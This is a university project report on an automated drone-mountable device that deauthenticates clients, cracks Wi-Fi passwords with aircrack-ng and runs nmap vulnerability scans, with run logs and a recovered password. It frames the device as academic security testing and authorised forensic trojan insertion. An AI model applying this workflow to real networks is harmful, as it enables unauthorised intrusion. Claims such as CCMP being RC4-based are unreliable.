University of Cagliari Department of Electrical and Electronic Engineering

Master's Degree in "Computer Engineering, Cybersecurity And Artificial Intelligence"

Network Security

Design and Implementation of an Automated Wi-Fi Network Testing System

Authors:
Lello Molinario, Federico Moro

Advisor:
Prof. Marco Martaló

10th October 2024

“If you can keep your head when all about
you are losing theirs and blaming it on
you,
If you can trust yourself when all men
doubt you
[…]
Yours is the Earth and everything that’s in
it, and—which is more—you’ll be a Man,
my son!”

A Choice of Kipling's Verse (1943)

Table of Contents

1 Introduction

Determining weaknesses in a system and digital infrastructure to estimate risks by helping to resolve these deficiencies is part of a broader branch of testing known as “Ethical Hacking” [2]. Traditional testing often requires specialized software and operating systems such as “Kali Linux” [8].

We have set ourselves with this project to develop an integrated device that effectively reduces the technical skills necessary to carry out tests in the context of Wi-Fi networks. Wireless networks are commonly used worldwide and are easily accessible to anyone within the transmission range. Precisely, this strength is their most serious fragility: in this way, anyone within their reach could violate them. Such a violation is possible through cracking their passwords (i.e., a process of finding the password using a list of words using a computer algorithm). The developed system, which from now on we will call 'Wi-PY', has been structured on an embedded platform of the 'Raspberry Pi 3 B+' type with the idea that it can be easily mounted on UAV (Unmanned Aerial Vehicle) systems or UVS (Unmanned Vehicle System).

Without claiming to be an exhaustive project, the aim set from the beginning was twofold:

- Use in an environment permeated by wireless sensors such as monitoring systems for agriculture: this idea is supported by the nascent and increasingly requested use of Internet of Things (IoT) systems in agriculture (a trivial example is that of controlling water needs and ensuring that water saving activities set up are working through the use of drones [15] for remote password recovery and resetting of ground sensors (the 'smart objects' just mentioned communicate with each other via LPWAN technology, a wireless communication technology that provides connectivity to devices characterized by low power and low data transmission speed);
- Beyond this, the system could be used in Computer Hacking Forensic Investigation [5] as a means to insert a trojan [9] within a device present in a Wi-Fi network (and, therefore, with authorization from the judiciary for investigation purposes).

The objectives we have set ourselves to achieve with this project are:

- Analysis of the hardware necessary for the development of the project.
- Use and development of Python code that uses GPS modules.
- Use and development of Python code that uses Wi-Fi modules.
- Use and development of Python code that uses system call modules to hack, crack and find vulnerabilities in a digital system.
- Use and development of Python code for exporting data into acquired files.
- Analysis of the results achieved.

2 Smart Agriculture Enviroment

One of the main use cases of LPWAN technologies [11] is the world of smart agriculture. The standards used in the IoT world at the network level can be divided into two macro-groups: those that are part of the 3GPP project and external standards such as LoRa, LoRaWAN, Sigfox and RPMA. In this project we are particularly interested in LoRa and LoRaWAN. Below is a table comparing the main wireless protocols, with particular reference to those used in smart agriculture [14]:

TABLE V
COMPARISON OF THE EXISTING WIRELESS COMMUNICATION TECHNOLOGIES

Year	Technology	Standard(s)	Transmission range	Frequency Bands	Data rate	Power	Security
1991	2G(GSM)	GSM,CDMA	Mobile network area	865MHz, 2.4GHz	50-100kb/s	Medium	TMSI
1999	WiFi	IEEE 802.11/a/c/b /d/g/n	20-100m	2.4, 3.6, 5, 60GHz	1Mb/s-6.75Gb/s	High	WEP, WPA, WPA2
1999	Bluetooth	IEEE 802.15.1	<100m	2.4GHz	1-24Mb/s	Medium	56/128bit
2001	WiMAX	IEEE 802.16	<50km	2-66GHz	1Mb/s-1Gb/s	Medium	AES, DES
2001	ZigBee	IEEE 802.15.4	<1km	2.4GHz	250kb/s	Low	128bit
2001	3G	UMTS, CDMA2000	Mobile network area	865MHz, 2.4GHz	0.2-100Mb/s	Medium	SNOW 3G, Stream Cipher
2004	Z-Wave	Z-Wave	<100m	908.42MHz	100kb/s	Low	Triple DES
2009	4G	UMTS, CDMA2000	Mobile network area	865MHz, 2.4GHz	100Mb/s-1Gb/s	Medium	SNOW 3G, Stream Cipher
2010	SigFox	SigFox	Rural: 30-50km	908.42MHz	10-1000b/s	N/A	N/A
2014	Thread	IEEE 802.15.4	<30m	686/915/ 2450MHz	250kb/s	Low	N/A
2015	LoRa	LoRaWAN	<20km	Various sub-GHz	0.3-50kb/s	Very low	AES 128bit
2015	NB-IoT	3GPP Rel.13	LTE/4G base stations	180kHz	DL:234.7kb/s, DI:204.8kb/s	Low	LTE encryption
2019	5G	3GPP, ITU, IMT-2020	Mobile network area	0.6-6GHz, 26,28, 38,60Hz	3.5-20Gb/s	Medium	SUPI

Figure 2.1: Comparison table of the main wireless protocols

2.1 The LoRa

LoRa (Long Range) is a wireless data communications technology patented and developed by Cycleo of Grenoble, France, and acquired by Semtech in 2012 [12]. It is a long-range wireless communication protocol that competes with other low-power wireless networks by achieving its long-range connectivity by exchanging data at high speeds. Because its data rate is less than 50kbps, and because LoRa is limited by duty cycle and other restrictions, it is suitable for non-real-time applications and applications tolerant of these restrictions; this limitation is overcome by LoRaWAN.

2.2 The LoRaWAN

LoRaWAN (long-range wide-area network) is a low-power network protocol that works on top of the LoRa physical layer; its modulation generally occupies 125 KHZ of bandwidth. It is a high-sensitivity network and allows long-range communication, up to 15km, having also a strong indoor penetration, up to 20dB. It defines the communication protocols and system architecture of the network, including how devices (e.g., sensors) communicate with gateways and servers. LoRaWAN operates at the MAC layer (Media Access Control) and provides the rules for managing the network, ensuring a secure and reliable data transmission. Being more resistant, it can avoid the Doppler effect and possible signal weakening [1].

2.3 The 'IEEE 802.15.4' standard

The IEEE 802.15.4 standard was conceived to regulate the physical layer and the MAC layer of LoRa, LoRaWAN networks, and in general of WPANs (Wireless Personal Area Networks). IEEE 802.15.4 is a standard developed to provide a structure and lower layers in the OSI model for low-cost, low-power wireless connectivity networks. Low power is one of the key elements of 802.15.4, as it is used in many areas where remote sensors must run on battery power. The frequency bands align with unlicensed radio bands available worldwide. Among the available bands, the 2.4 GHz band is the most used considering the fact that it is available globally, and this leads to many economies of scale and uses the CSMA/CA access protocol [6].

3 The 'Forensic' Area

However, the scope of use that could be made in terms of Forensic Investigation is different: in fact, with the law. 9 January 2019, n. 3 (so-called 'corrupt-sweeping' or 'anti-corruption' law), which came into force on 31 January 2019, various measures were introduced aimed at «effectively addressing the corruption phenomenon and, in general, to ensure greater incisiveness to action to combat crimes against the public administration»[1], thanks to the modification of some provisions of the criminal procedure code and of the law. 16 March 2006, n. 146, regarding undercover operations [4].

In particular, the art. 1, paragraph 3 and paragraph 4, letter. a) and b) of the law. n. 3/2019, affect the regulatory framework outlined by the articles. 266, paragraph 2-bis, and 267, paragraph 1, c.p.p., extending the field of application of the "special" regulation on interceptions carried out through the insertion of the computer interceptor, also to crimes committed by public officials against the public administration and effectively opening up its use more extensively. Hence, the idea of being able to use Wi-PY in order to automate the vulnerability scanning processes of a wireless network in order to inoculate an exploit within the same or with a targeted attack within a single device [7].

4 The Security of Wi-Fi Networks

Without going to give an explaining about what a cryptographic algorithm[2] and a security protocol are, wireless networks have different levels of security and use different cryptographic algorithms. The main cryptographic algorithms can be symmetric (DES, 3DES, AES, RC4) [10] or asymmetric (RSA, DSA) [13]. The different methods of using and destroying algorithm keys are usually done based on the target end user and the encryption protocol used. In the wireless networks of our interest, the following can mainly be used:

- Open (without credentials)
- WEP
- WPA
- WPA2
- WPA3

4.1 WEP (Wired Equivalent Privacy)

It is a network protocol designed to provide security comparable to that of normal wired LAN networks, and it is considered the minimum necessary to prevent a random user from accessing the local network even if it is now out of use due to obvious security problems. WEP uses encryption to protect the data transmitted over the wireless network. The encryption method employed is RC4, a stream cipher algorithm. It utilizes static encryption keys, and it is available in 64-bit, 128-bit, and 256-bit key versions, though the 64-bit and 128-bit versions are the most common. WEP supports two types of authentication:

- Open System: Any device can connect to the network, but the transmitted data is encrypted.

[1] Accompanying report to Bill no. 1189, presented to the Chamber on 24 September 2018 by the Minister of Justice Bonafede [4]

[2] A cryptographic algorithm is defined as a reversible mathematical transformation of a sequence of data. This transformation operates on the so-called 'plaintext' and through an appropriate function of the plaintext and a parameter, called the 'key', obtains the 'ciphertext'. Given the same algorithm and the same text but a different key, a different ciphertext is generated (Definition taken from https://cardano.pv.it/studenti/matedida/crittografia/matematica.htm)

- Shared Key: Requires that the connecting device knows the WEP key.

Despite its goal of ensuring security, WEP was quickly found to be inadequate. Numerous vulnerabilities in the protocol and the implementation of the RC4 algorithm made WEP easily to be attacked. Furthermore, the static encryption keys are easily intercepted through attacks such as packet sniffing and key cracking. Attackers can collect data packets and analyze them to derive the encryption key. The most common attacks against WEP include the FMS attack (Fluhrer, Mantin and Shamir), which exploits weaknesses in the RC4 implementation, and the KoreK attack, an improved version of the FMS attack.

4.2 WPA (Wi-Fi Protected Access)

The WPA protocol is used as an intermediate measure to replace the WEP protocol. It includes a message integrity check (designed to prevent an attacker from modifying and sending new data packets). One of WPA's main innovations is the use of TKIP. This protocol dynamically changes the encryption keys for each packet sent, making it much harder for an attacker to intercept and decrypt data. WPA includes a message integrity check to protect against data modification attacks. The MIC ensures that packets are not altered during transmission. It supports advanced authentication through 802.1X, providing more robust and secure authentication. EAP allows the use of various authentication methods, such as digital certificates and smart cards. Different versions of WPA exist:

- WPA-Personal (WPA-PSK): Uses a pre-shared key (PSK) for authentication. This version is more common in home and small business networks.
- WPA-Enterprise: Uses an authentication server (such as a RADIUS server) to provide more robust authentication. It is typically used in corporate networks. Although WPA is much more secure than WEP, it still uses the RC4 encryption algorithm, which has vulnerabilities. WPA was also designed to be compatible with existing hardware, meaning some of its security features are limited by the capabilities of older hardware.

4.3 WPA2 (Wi-Fi Protected Access II)

The WPA2 protocol replaced WPA and includes mandatory support for CCMP (encryption method used by the IEEE 802.11 standard for key management and message integrity), an encryption mode based on 128-bit RC4 with strong security. It uses a pre-shared key (PSK) for authentication or an authentication server (such as a RADIUS server) to provide more robust authentication through 802.1X.

WPA2 enhances key management practices, including the use of unique session keys for each user, which prevents attackers from reusing captured data to decrypt communications. The use of AES, which supports 128-bit, 192-bit, and 256-bit key sizes, ensures that data encryption is extremely difficult to break. WPA2-Enterprise uses 802.1X authentication, which supports multiple authentication methods such as EAP (Extensible Authentication Protocol) and provides better user identity protection. While WPA2 is very secure, vulnerabilities such as the KRACK (Key Reinstallation Attack) discovered in 2017 highlighted that no system is entirely immune to attacks.

4.4 WPA3 (Wi-Fi Protected Access III)

WPA3 is the third security standard for Wi-Fi networks, developed by the Wi-Fi Alliance to improve the security of wireless connections compared to its predecessors, WPA2 and WPA. It was announced in January 2018 and represents a significant advancement in securing Wi-Fi networks, offering several new features and improvements over WPA2. WPA3 introduces Simultaneous Authentication of Equals (SAE), also known as Dragonfly. This method replaces WPA2's pre-shared

key (PSK) and provides enhanced protection against dictionary attacks, which are attempts to guess your password using a list of common words. For public networks, WPA3 introduces Opportunistic Wireless Encryption (OWE), which provides improved encryption even when a password is not used, improving the security of open connections. It uses stronger encryption to ensure that data transmitted over the network is protected. Each communication session between a client and the router is encrypted separately, meaning that even if an attacker managed to infiltrate one session, they would not have access to data from other sessions. WPA3 is designed to better manage the security of IoT devices, which often have limited capabilities and are vulnerable to attacks. Thanks to WPA3, these devices can also benefit from adequate security on the network.

5 Hardware

The hardware we used is the following:

- A Raspberry PI 3 B+

Figure 5.1: Raspberry PI 3 B+

- A USB-GPS-module-Navigation-Positioning-G-mouse – U-Blox

Figure 5.2: USB-GPS-module-Navigation-Positioning-G-mouse – U-Blox

- An Alfa Network 1000 mW Long-Range USB Wi-Fi Adapter, AWUS036NEH

Figure 5.3: Alfa Adapter Wi-Fi USB AWUS036NEH.

Figure 5.4: Wi-PY Assembled

6 The Operation

The operation of Wi-PY is very simple: it detects all Wi-Fi devices present nearby and sends de-authentication packets until the handshake process is completed[3]. This process generates a file containing the data useful for discovering the password of the network under attack. Whenever a key is found, the process will be stopped, and the result will be displayed.

6.1 The test environment

To test Wi-PY, we set up some wireless networks in order to recreate an environment as similar as possible to a situation similar to the real world. To do this and for our needs, three networks were set up, respectively, one with WPA2 encryption, one with WEP encryption, and a 'free' wireless network. The first wireless network, called 'Sossu', was set up on a Fritz!box model 7530 wireless modem router, which acts as the master for a 'mesh1' type network. It has WPA2 (CCMP) encryption.

[3]It is the process through which two computers, via software or hardware, negotiate and establish common rules, i.e., the speed, the compression, encryption, error control, etc. protocols. (taken from https://it.wikipedia.org/wiki/Handshake(Informatica))



Figure 6.1: Net WPA2

The second wireless network, called 'TP-LINK3CE9' was set up on a TP-Link Archer D7 wireless modem router. It has WEP (128-bit) encryption.



Figure 6.2: Net Wep 128-Bit

6.2 Running

The idea is to have the program start running automatically when certain coordinates are reached. The execution should take place automatically and completely in the background, but for simplicity in the presentation and to make it more usable, we used a graphical interface. From here on, we will describe what Wi-PY actually does. After startup, the coordinates are read 6.3.

Figure 6.3: Wi-PY Startup Screen

And generated the relevant Google Maps link 6.4.

Figure 6.4: Wi-PY GPS coordinates reading

Subsequently, the existing networks are scanned 6.5.



Figure 6.5: Wi-PY Network scanning

And started reading the useful packages (unless it is open Wi-Fi) 6.6.



Figure 6.6: Acquisition of useful Wi-PY packets

This reading takes place via 'besside-ng': it will generate a log file and two *.cap files (one file for WEP networks and one file for WPA) to keep track of the scanned packets and networks.



Figure 6.7: Acquisition of useful Wi-PY packets

After a while, a useful 'handshake' is detected, and aircrack-ng is immediately started.

```
Dying...
[18:33:12] TO-OWN [] OWNED [SOSSU*]

Provo a trovare la password della wi-fi SOSSU con crittofrafia wpa2
Attendere prego....
```

Figure 6.8: Handshake detection

These operations are carried out for all the networks found:

```
Provo a trovare la cattura i pacchetti della wi-fi MyASUS  con crittografia wpa2 sul canale 1
Attendere prego....

[18:33:29] Let's ride
[18:33:29] Resuming from besside.log
[18:33:29] Appending to wpa.cap
[18:33:29] Appending to wep.cap
[18:33:29] Logging to besside.log
[18:35:30] Got necessary WPA handshake info for MyASUS
[18:35:30] Run aircrack on wpa.cap for WPA key
[18:35:30] Pwned network MyASUS in 2:01 mins:sec
[18:35:30] TO-OWN [] OWNED [MyASUS*]
[18:35:30] All neighbors owned

Dying...
[18:35:30] TO-OWN [] OWNED [MyASUS*]

Provo a trovare la password della wi-fi MyASUS con crittofrafia wpa2
Attendere prego....
```

Figure 6.9: Starting Wi-PY password decryption

Until he finds the appropriate password for the network.

```
Provo a trovare la password della wi-fi MyASUS con crittofrafia wpa2
Attendere prego....


La password della rete wifi MyASUS è: f5fdbbba7723

La rete wifi SOSSU  ha una frequenza fuori portata.
Mi spiace ma non è possibile attaccarla!!!
```

Figure 6.10: Network out of range.

In the event that there are networks established at 5 Ghz since this frequency is not useful for this project, it rejects the scan. This is the case of the network on channels 52 and 100.

```
                          Numero di reti trovate: 7
-------------------------------------------------------------------------------------------------------------
-------------------------------RETI WIFI DISPONIBILI-------------------------------------------------------
 SSID                  QUALITA'        CRITTOGRAFIA    CANALE          INDIRIZZO                 MODALITA'
 SOSSU                 53/70           wpa2            11              DC:39:6F:FD:5D:EB         Master
 SOSSU                 40/70           wpa2            11              2C:3A:FD:50:73:DD         Master
 SOSSU                 40/70           wpa2            11              3C:A6:2F:B0:18:35         Master
 TP-LINK_3CE9                  56/70           wep             1               E8:DE:27:68:3C:E9               Master
 MyASUS                        70/70           None            6               62:36:20:34:4C:80               Master
 SOSSU                 32/70           wpa2            52              DC:39:6F:FD:5D:EC         Master
 SOSSU                 29/70           wpa2            100             3C:A6:2F:B0:18:37         Master

La rete wifi SOSSU  ha una frequenza fuori portata.
Mi spiace ma non è possibile attaccarla!!!
```

Figure 6.11: Network certified on 5 GHz

Once this first phase is completed, the scan using the nmap functionality follows. We decided to use the nmap command for several reasons, including ease of use and the possibility of using specific scripts. In particular, through the wise use of the script suite, Nmap Scripting Engine (NSE), it is possible to find security flaws in our system.

```
#iniziamo la scansione nmap
ipscan= elem+"."+li_fr[1]+"."+li_fr[2]+".0/24"
print ("\nConnessione alla rete", (wifilist [0][i]), "avvenuta con successo.\nIl numero ip assegnato dall'Access Point è",ip_completo[i])
print ("\nInizio la scansione delle vulnerabilità tramite \"Nmap Vulscan\"....\nAttendere prego...\n")
vulner=subprocess.run(["sudo", "nmap","-v", "--script","vuln",ipscan], capture_output= True)
```

Figure 6.12: Python nmap script code

Nmap is free software created to perform port scanning to determine which network services are available. After this, the program automatically connects to the existing networks and begins to scan the vulnerabilities of the network and existing devices.

```
Ora che abbiamo ottenuto la password alla rete SOSSU proviamo a connetterci....

Dispositivo "wlan0" attivato con successo con "f91be087-7fab-4adc-b7df-6c7c84a95940".

Connessione alla rete SOSSU avvenuta con successo.
Il numero ip assegnato dall'Access Point è 192.168.178.49

Inizio la scansione delle vulnerabilità tramite "Nmap Vulscan"....
Attendere prego...

Dispositivo "wlan0" scollegato con successo.

Ora che abbiamo ottenuto la password alla rete MyASUS proviamo a connetterci....

Dispositivo "wlan0" attivato con successo con "d016361e-a40b-483a-bc94-cb19f6faa6a1".

Connessione alla rete MyASUS avvenuta con successo.
Il numero ip assegnato dall'Access Point è 192.168.43.155

Inizio la scansione delle vulnerabilità tramite "Nmap Vulscan"....
Attendere prego...
```

Figure 6.13: Starting Nmap Vulnerability Scan

Once this process is completed, all the information acquired is transferred into a specific .csv file.

```
68.178.1)\nHost is up (0.030s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address:
nown)\n\nNmap scan report for fritz.repeater (192.168.178.21)\nHost is up (0.10s latency).\n\nPORT   STATE  SERVICE\n22/
tcp closed ssh\nMAC Address: C2:39:6F:FE:11:4B (Unknown)\n\nNmap scan report for Bticino-Classe-300-X.fritz.box (192.168
.178.22)\nHost is up (0.19s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 00:03:50:A8:60:B2 (Btici
no SPA)\n\nNmap scan report for CD-NT670-F8F7AB.fritz.box (192.168.178.26)\nHost is up (-0.078s latency).\n\nPORT   STAT
E  SERVICE\n22/tcp closed ssh\nMAC Address: 00:A0:DE:F8:F7:AB (Yamaha)\n\nNmap scan report for skyq.fritz.box (192.168.1
78.29)\nHost is up.\n\nPORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: 2C:08:8C:F3:89:B9 (Humax)\n\nNmap scan
 report for 192.168.178.38\nHost is up (-0.046s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 40:9
9:22:BE:8E:3F (AzureWave Technology)\n\nNmap scan report for DESKTOP-6PPRA58.fritz.box (192.168.178.39)\nHost is up (-0.
063s latency).\n\nPORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: 98:3B:8F:9B:DC:87 (Unknown)\n\nNmap scan re
port for HIKVISION-NVR.fritz.box (192.168.178.42)\nHost is up (0.0050s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed
 ssh\nMAC Address: 98:DF:82:A8:AB:5D (Unknown)\n\nNmap scan report for fritz.repeater (192.168.178.43)\nHost is up (0.01
8s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 32:3A:FD:50:73:DD (Unknown)\n\nNmap scan report f
or fritz.repeater (192.168.178.48)\nHost is up (-0.094s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Addre
ss: 22:A6:2F:B0:18:35 (Unknown)\n\nNmap scan report for 192.168.178.201\nHost is up (0.010s latency).\n\nPORT   STATE
 SERVICE\n22/tcp filtered ssh\nMAC Address: DC:39:6F:FD:5D:E9 (Unknown)\n\nNmap scan report for 192.168.178.202\nHost is
 up (0.67s latency).\n\nPORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: DC:39:6F:FD:5D:E9 (Unknown)\n\nNmap s
can report for raspberrypi.fritz.box (192.168.178.49)\nHost is up (0.00026s latency).\n\nPORT   STATE  SERVICE\n22/tcp c
losed ssh\n\nNmap done: 256 IP addresses (13 hosts up) scanned in 15.35 seconds\n', stderr=b''), CompletedProcess(args=[
'sudo', 'nmap', '-p', '22', '192.168.43.0/24'], returncode=0, stdout=b'Starting Nmap 7.70 ( https://nmap.org ) at 2021-0
4-16 17:59 CEST\nNmap scan report for 192.168.43.46\nHost is up (0.0037s latency).\n\nPORT   STATE  SERVICE\n22/tcp clos
ed ssh\nMAC Address: 6A:24:43:31:3C:3C (Unknown)\n\nNmap scan report for 192.168.43.155\nHost is up (0.00015s latency).\
n\nPORT   STATE  SERVICE\n22/tcp closed ssh\n\nNmap done: 256 IP addresses (2 hosts up) scanned in 11.79 seconds\n', std
err=b''), None]
Non esiste un file 'wifi.cvs' su cui esportare i dati.
Provvedo a generarlo.
Attendere prego...
Esportazione dati su file 'wifi.cvs' avvenuta con successo
[['SOSSU', 'SOSSU', 'MyASUS', 'SOSSU'], ['50/70', '34/70', '70/70', '27/70'], ['wpa2', 'wpa2', 'wpa2', 'wpa2'], [11, 11,
 6, 36], ['DC:39:6F:FD:5D:EB', 'DC:39:6F:FE:11:4B', '6A:24:43:31:3C:3C', '3C:A6:2F:B0:18:36'], ['Master', 'Master', 'Mas
```

Figure 6.14: Summary video printout of Wi-PY acquired data

```
:82:A8:AB:5D (Unknown)\n\nNmap scan report for fritz.repeater (192.168.178.43)\nHost is up (0.018s
TATE  SERVICE\n22/tcp closed ssh\nMAC Address: 32:3A:FD:50:73:DD (Unknown)\n\nNmap scan report for fritz.repeater (192.1
68.178.48)\nHost is up (-0.094s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 22:A6:2F:B0:18:35 (U
nknown)\n\nNmap scan report for 192.168.178.201\nHost is up (0.010s latency).\n\nPORT   STATE    SERVICE\n22/tcp filtere
d ssh\nMAC Address: DC:39:6F:FD:5D:E9 (Unknown)\n\nNmap scan report for 192.168.178.202\nHost is up (0.67s latency).\n\n
PORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: DC:39:6F:FD:5D:E9 (Unknown)\n\nNmap scan report for raspberry
pi.fritz.box (192.168.178.49)\nHost is up (0.00026s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\n\nNmap done:
256 IP addresses (13 hosts up) scanned in 15.35 seconds\n', stderr=b''), CompletedProcess(args=['sudo', 'nmap', '-p', '2
2', '192.168.178.0/24'], returncode=0, stdout=b'Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-16 17:58 CEST\nNmap s
can report for fritz.box (192.168.178.1)\nHost is up (0.030s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC
Address: DC:39:6F:FD:5D:E9 (Unknown)\n\nNmap scan report for fritz.repeater (192.168.178.21)\nHost is up (0.10s latency)
.\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: C2:39:6F:FE:11:4B (Unknown)\n\nNmap scan report for Bticino-
Classe-300-X.fritz.box (192.168.178.22)\nHost is up (0.19s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Ad
dress: 00:03:50:A8:60:B2 (Bticino SPA)\n\nNmap scan report for CD-NT670-F8F7AB.fritz.box (192.168.178.26)\nHost is up (-
0.078s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 00:A0:DE:F8:F7:AB (Yamaha)\n\nNmap scan repor
t for skyq.fritz.box (192.168.178.29)\nHost is up.\n\nPORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: 2C:08:8
C:F3:89:B9 (Humax)\n\nNmap scan report for 192.168.178.38\nHost is up (-0.046s latency).\n\nPORT   STATE  SERVICE\n22/tc
p closed ssh\nMAC Address: 40:99:22:BE:8E:3F (AzureWave Technology)\n\nNmap scan report for DESKTOP-6PPRA58.fritz.box (1
92.168.178.39)\nHost is up (-0.063s latency).\n\nPORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: 98:3B:8F:9B:
DC:87 (Unknown)\n\nNmap scan report for HIKVISION-NVR.fritz.box (192.168.178.42)\nHost is up (0.0050s latency).\n\nPORT
  STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 98:DF:82:A8:AB:5D (Unknown)\n\nNmap scan report for fritz.repeater (19
2.168.178.43)\nHost is up (0.018s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 32:3A:FD:50:73:DD
(Unknown)\n\nNmap scan report for fritz.repeater (192.168.178.48)\nHost is up (-0.094s latency).\n\nPORT   STATE  SERVIC
E\n22/tcp closed ssh\nMAC Address: 22:A6:2F:B0:18:35 (Unknown)\n\nNmap scan report for 192.168.178.201\nHost is up (0.01
0s latency).\n\nPORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: DC:39:6F:FD:5D:E9 (Unknown)\n\nNmap scan repo
rt for 192.168.178.202\nHost is up (0.67s latency).\n\nPORT   STATE    SERVICE\n22/tcp filtered ssh\nMAC Address: DC:39:
6F:FD:5D:E9 (Unknown)\n\nNmap scan report for raspberrypi.fritz.box (192.168.178.49)\nHost is up (0.00026s latency).\n\n
PORT   STATE  SERVICE\n22/tcp closed ssh\n\nNmap done: 256 IP addresses (13 hosts up) scanned in 15.35 seconds\n', stder
r=b''), CompletedProcess(args=['sudo', 'nmap', '-p', '22', '192.168.43.0/24'], returncode=0, stdout=b'Starting Nmap 7.70
 ( https://nmap.org ) at 2021-04-16 17:59 CEST\nNmap scan report for 192.168.43.46\nHost is up (0.0037s latency).\n\nPOR
T   STATE  SERVICE\n22/tcp closed ssh\nMAC Address: 6A:24:43:31:3C:3C (Unknown)\n\nNmap scan report for 192.168.43.155\n
Host is up (0.00015s latency).\n\nPORT   STATE  SERVICE\n22/tcp closed ssh\n\nNmap done: 256 IP addresses (2 hosts up) s
